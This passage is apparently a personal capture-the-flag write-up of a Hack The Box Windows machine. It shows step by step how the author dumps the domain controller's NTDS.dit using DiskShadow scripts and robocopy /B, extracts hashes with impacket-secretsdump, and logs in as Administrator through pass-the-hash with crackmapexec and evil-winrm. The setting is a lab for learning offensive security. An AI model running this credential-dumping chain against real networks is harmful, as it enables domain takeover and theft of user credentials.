





I think my mistake is that I’m performing a dump of the hashes but of the system, and I would have to look for those of the Domain Controller. So I turn again to the vast knowledge that exists on the Internet and now I look for the way to dump the hashes but from a Domain Controller and I find a resource that has all the information I need “Dumping Domain Password Hashes”. Now I understand that I need the NTDS.dit file and there are several ways to get it, for this box I was recommended in the community to use the DiskShadow binary. I only have to use DiskShadow in script mode, so I have to create a .txt file with the commands that will need to create a new volume shadow copy (so extract from this volume the NTDS.dit), I transfer it to the victim machine and run the binary passing the file, but unfortunately I get an error when reading it. What is happening is that when loading it is deleting every last character of each line of the file, so by leaving a blank space and DiskShadow can perform all commands, but when trying to copy NTDS.dit manually does not allow me to do so. But if I look at the volume w, the file does exist, so it is a permissions error not being able to transfer it.
NTDS.DIT: stands for New Technology Directory Services Directory Information Tree. It serves as the primary database file within Microsoft’s Active Directory Domain Services (AD DS). Essentially, NTDS.DIT stores and organizes all the information related to objects in the domain, including users, groups, computers, and more. It acts as the backbone of Active Directory, housing critical data such as user account details, passwords, group memberships, and other object attributes.
Attacker Machine:
nvim diskshadow.txt
diskshadow.txt:
set context persistent nowriters
add volume c: alias oldboy
create
expose %oldboy% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\users\svc_backup\desktop\ntds.dit
delete shadows volume %oldboy%
reset
Victime Machine:
upload diskshadow.txt
diskshadow.exe /s diskshadow.txt                    # :(
#       :( The script file name is not valid.
Attacker Machine:
nvim diskshadow.txt
diskshadow.txt
set context persistent nowriters
add volume c: alias oldboy
create
expose %oldboy% z:
Victime Machine:
erase diskshadow.txt
upload diskshadow.txt
diskshadow.exe /s diskshadow.txt
#    --> The  drive letter is already in use.
Attacker Machine:
nvim diskshadow.txt
diskshadow.txt
set context persistent nowriters
add volume c: alias oldboy
create
expose %oldboy% w:
Victime Machine:
upload diskshadow.txt
diskshadow.exe /s c:\temp\diskshadow.txt                                        # :)

copy w:\windows\ntds\ntds.dit c:\Users\svc_backup\Desktop\backup\ntds.dit       # :(
#    --> 'w:\windows\ntds\ntds.dit' is denied.
dir w:\windows\ntds\




As always HackTricks comes to my assistance and in his article “Privileged Groups” he suggests me to use robocopy to copy the NTDS.dit file from the shadow copy. Once I can copy it, I just transfer it to my attacking machine and with impacket-secretsdump I extract the hashes. And finally with evil-winrm I can perform the Pass the hash attack for the Administrator user and access the last flag, pwned box.
Victime Machine:
robocopy /B w:\Windows\NTDS .\ntds ntds.dit                                                 # :)
download ntds
Attacker Machine:
impacket-secretsdump -ntds ntds.dit -system ../system LOCAL                                 # :)

crackmapexec smb 10.10.10.192 -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'      # :)
evil-winrm -i 10.10.10.192 -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'         # :)
Playing/learning with Hack The Box is always so satisfying for me, it is a huge satisfaction to understand concepts that before seemed overwhelming and even some boring. With each lab that I complete and assimilate each concept involved, I just want to continue with the next challenge, so I’m going to kill this box from my account and continue with the saga of Windows machines.